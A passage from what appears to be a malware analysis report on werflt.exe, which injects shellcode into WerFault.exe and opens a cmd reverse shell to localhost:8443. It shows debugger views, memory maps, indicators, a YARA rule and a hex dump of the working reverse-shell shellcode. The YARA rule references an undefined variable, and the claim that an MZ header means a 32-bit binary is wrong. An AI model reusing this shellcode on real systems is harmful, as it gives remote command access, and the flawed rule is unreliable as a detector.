    - 1 parameter
      - Handle Hobject (edi)
  - Fourth call creates Remote thread on local machine.


Advanced Dynamic Analysis


werflt.exe - PID: 1956 - Module: werflt.exe - Thread: Main Thread 3496 - x32dbg [Elevated]

File View Debug Tracing Plugins Favourites Options Help Apr 17 2021 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References

```
    00701267  56                 push esi                                esi:&"C:\\Users\\bunny\\Desktop\\werflt.exe"
    00701268  FF30               push dword ptr ds:[eax]
EIP 0070126A  E8 91FDFFFF        call werflt.701000
    0070126F  83C4 0C            add esp,C
    00701272  8BF0               mov esi,eax                             esi:&"C:\\Users\\bunny\\Desktop\\werflt.exe"
    00701274  E8 34060000        call werflt.7018AD
    00701279  84C0               test al,al
    0070127B  74 6B              je werflt.7012E8
    0070127D  84DB               test bl,bl
    0070127F  75 05              jne werflt.701286
    00701281  E8 F2090000        call <JMP.&_cexit>
    00701286  6A 00              push 0
    00701288  6A 01              push 1
    0070128A  E8 7B030000        call werflt.70160A
    0070128F  59                 pop ecx
    00701290  59                 pop ecx
    00701291  C745 FC FEFFFFFF   mov dword ptr ss:[ebp-4],FFFFFFFE
    00701298  8BC6               mov eax,esi                             esi:&"C:\\Users\\bunny\\Desktop\\werflt.exe"
    0070129A  EB 35              jmp werflt.7012D1
    0070129C  8B4D EC            mov ecx,dword ptr ss:[ebp-14]
    0070129F  8B01               mov eax,dword ptr ds:[ecx]
    007012A1  8B00               mov eax,dword ptr ds:[eax]
    007012A3  8945 E0            mov dword ptr ss:[ebp-20],eax
    007012A6  51                 push ecx
    007012A7  50                 push eax
    007012A8  E8 7D090000        call <JMP.&_seh_filter_exe>
    007012AD  59                 pop ecx
    007012AE  59                 pop ecx
    007012AF  C3                 ret
    007012B0  8B65 E8            mov esp,dword ptr ss:[ebp-18]
    007012B3  E8 F5050000        call werflt.7018AD
    007012B8  84C0               test al,al
    007012BA  74 32              je werflt.7012EE
    007012BC  807D E7 00         cmp byte ptr ss:[ebp-19],0
    007012C0  75 05              jne werflt.7012C7
    007012C2  E8 B7090000        call <JMP.&_c_exit>
    007012C7  C745 FC FEFFFFFF   mov dword ptr ss:[ebp-4],FFFFFFFE
    007012CE  8B45 E0            mov eax,dword ptr ss:[ebp-20]
    007012D1  8B4D F0            mov ecx,dword ptr ss:[ebp-10]           [ebp-10]:"Púu"
    007012D4  64:890D 00000000   mov dword ptr fs:[0],ecx                [00000000]:&"Púu"
```

Illustration 8: werflt.exe debugging



```
0055F978 0055F998
0055F97C 00701173 return to werflt.00701173 from werflt.00701C90
0055F980 00000000
0055F984 755CAC47 return to ucrtbase.755CAC47 from ???
0055F988 0028E000
0055F98C 007012F7 werflt.EntryPoint
0055F990 007012F7 werflt.EntryPoint
0055F994 00000002
0055F998 007015F5 return to werflt.007015F5 from werflt.00701C06
0055F99C 00000001
0055F9A0 00599E00 &"C:\\Users\\bunny\\Desktop\\werflt.exe"
0055F9A4 0059E660 &"ALLUSERSPROFILE=C:\\ProgramData"
0055F9A8 878A63D1
0055F9AC 007012F7 werflt.EntryPoint
0055F9B0 007012F7 werflt.EntryPoint
0055F9B4 0028E000
0055F9B8 00000000
0055F9BC 00000000
0055F9C0 00000000
0055F9C4 0055F9A8
0055F9C8 00000000
0055F9CC 0055FA38 Pointer to SEH_Record[1]
0055F9D0 00701A06 werflt.00701A06
0055F9D4 87AFBCBD
0055F9D8 00000000
0055F9DC 0055F9EC &"xúu"
0055F9E0 74EEFA29 return to kernel32.74EEFA29 from ???
```


Illustration 9: werflt.exe Stack

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

Werflt.exe injects shell code in WerFault.exe and executes it with its PID. The Process persist when a shell is connected to a remote machine.


Process Hacker [DESKTOP-NJ0618R\bunny]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Search Processes (Ctrl+K)
Processes Services Network Disk


Name	PID	CPU	I/O total r...	Private by...	User name	Description
cmd.exe	672			9.5 MB	DESKTOP-NJ0618R\bunn	Windows Command Processor
ncat.exe	5668			15.78 MB	DESKTOP-NJ0618R\bunn	ShimGen generated shim - Ch...
ncat.exe	632	0.04	256 B/s	1.83 MB	DESKTOP-NJ0618R\bunn	
WerFault.exe	4000			1.62 MB	DESKTOP-NJ0618R\bunn	Windows Problem Reporting
cmd.exe	2080			3.5 MB	DESKTOP-NJ0618R\bunn	Windows Command Processor
conhost.exe	212			1.8 MB	DESKTOP-NJ0618R\bunn	Console Window Host

CPU Usage: 8.28% Physical memory: 1.44 GB (24.22%) Processes: 112

Illustration 10: werflt.exe runs shellcode as WerFault.exe

Host-based Indicators

We can open this process to see memory protections, There’s one with Full Read-Write-Execute (RWX) permission, which is very suspicious for a process like WerFault which is a error logging process.



Base address	Type	Size	Protection	Use
0x2960000	Private	256 kB	RW	Stack (thread 4136)
0x29a0000	Private	256 kB	RW	Stack 32-bit (thread 4136)
0x29e0000	Mapped	16 kB	R	
0x29f0000	Mapped	12 kB	R	
0x2a00000	Private	2,048 kB	RW	PEB
0x2c00000	Private	8 kB	RW	
0x2c10000	Private	4 kB	RWX	
0x2c10000	Private: Commit	4 kB	RWX	
0x2c20000	Private	256 kB	RW	Stack (thread 288)
0x2c60000	Private	256 kB	RW	Stack 32-bit (thread 288)
0x2ca0000	Mapped	4 kB	R	
0x2cb0000	Mapped	4 kB	R	
0x2cc0000	Mapped	4 kB	R	
0x2cd0000	Mapped	64 kB	RW	Heap (ID 2)
0x2d20000	Private	1,024 kB	RW	Heap 32-bit (ID 1)
0x2e60000	Private	32 kB	RW	
0x2e70000	Private	52 kB	RW	
0x2e90000	Private	64 kB	RW	Heap (ID 1)
0x2ea0000	Mapped	804 kB	R	C:\Windows\System32\locale.nls
0x3180000				

Illustration 11: Werfault.exe has R-W-X

Rules & Signatures

A full set of YARA rules is included in Appendix A.

- String1 is set as Nim
- String2 is set as werflt.exe
- Suspicious bit is added as string
- Magic Number is MZ so 32-bit binary
- Callback URL is localhost on port 8443

Appendices


A. Yara Rules

```
rule stage0_malware {

    meta:
        last_updated = "2022-11-16"
        author = "NoobUltraProMax"
        description = "Yara signature of Malware.stage0.exe"

    strings:
        $string1 = "nim"
        $string2 = "C:\Users\Public\werflt.exe" ascii
        $hex_string = { 43 52 54 49 6E 6A 65 63 74 6F 72 43 6F 6E 73 6F }
        $PE_magic_byte = "MZ"

    condition:
        $PE_magic_byte at 0 and
        ($string1 and $string2) or

        $sus_hex_string
}
```

B. Callback URLs

Domain	Port
Hxxp://localhost	8443

C. Hex ShellCode Snippets


WerFault.exe (4000) (0x2c10000 - 0x2c11000)

```
00000000 fc e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30 8b ......`..1.d.P0.
00000010 52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff ac 3c R..R..r(..J&1..<
00000020 61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f2 52 57 8b 52 a|., .......RW.R
00000030 10 8b 4a 3c 8b 4c 11 78 e3 48 01 d1 51 8b 59 20 ..J<.L.x.H..Q.Y
00000040 01 d3 8b 49 18 e3 3a 49 8b 34 8b 01 d6 31 ff ac ...I..:I.4...1..
00000050 c1 cf 0d 01 c7 38 e0 75 f6 03 7d f8 3b 7d 24 75 .....8.u..}.;}$u
00000060 e4 58 8b 58 24 01 d3 66 8b 0c 4b 8b 58 1c 01 d3 .X.X$..f..K.X...
00000070 8b 04 8b 01 d0 89 44 24 24 5b 5b 61 59 5a 51 ff ......D$$[[aYZQ.
00000080 e0 5f 5f 5a 8b 12 eb 8d 5d 68 33 32 00 00 68 77 .__Z....]h32..hw
00000090 73 32 5f 54 68 4c 77 26 07 ff d5 b8 90 01 00 00 s2_ThLw&........
000000a0 29 c4 54 50 68 29 80 6b 00 ff d5 50 50 50 50 40 ).TPh).k...PPPP@
000000b0 50 40 50 68 ea 0f df e0 ff d5 97 6a 05 68 7f 00 P@Ph.......j.h..
000000c0 00 01 68 02 00 20 fb 89 e6 6a 10 56 57 68 99 a5 ..h.. ...j.VWh..
000000d0 74 61 ff d5 85 c0 74 0c ff 4e 08 75 ec 68 f0 b5 ta....t..N.u.h..
000000e0 a2 56 ff d5 68 63 6d 64 00 89 e3 57 57 57 31 f6 .V..hcmd...WWW1.
000000f0 6a 12 59 56 e2 fd 66 c7 44 24 3c 01 01 8d 44 24 j.YV..f.D$<...D$
00000100 10 c6 00 44 54 50 56 56 56 46 56 4e 56 56 53 56 ...DTPVVVFVNVVSV
00000110 68 79 cc 3f 86 ff d5 89 e0 4e 56 46 ff 30 68 08 hy.?.....NVF.0h.
00000120 87 1d 60 ff d5 bb f0 b5 a2 56 68 a6 95 bd 9d ff ..`......Vh.....
00000130 d5 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a .<.|....u..G.roj
00000140 00 53 ff d5 00 00 00 00 00 00 00 00 00 00 00 00 .S..............
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000210 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000220 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000230 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

llustration 12: Process Injection Routine in Cutter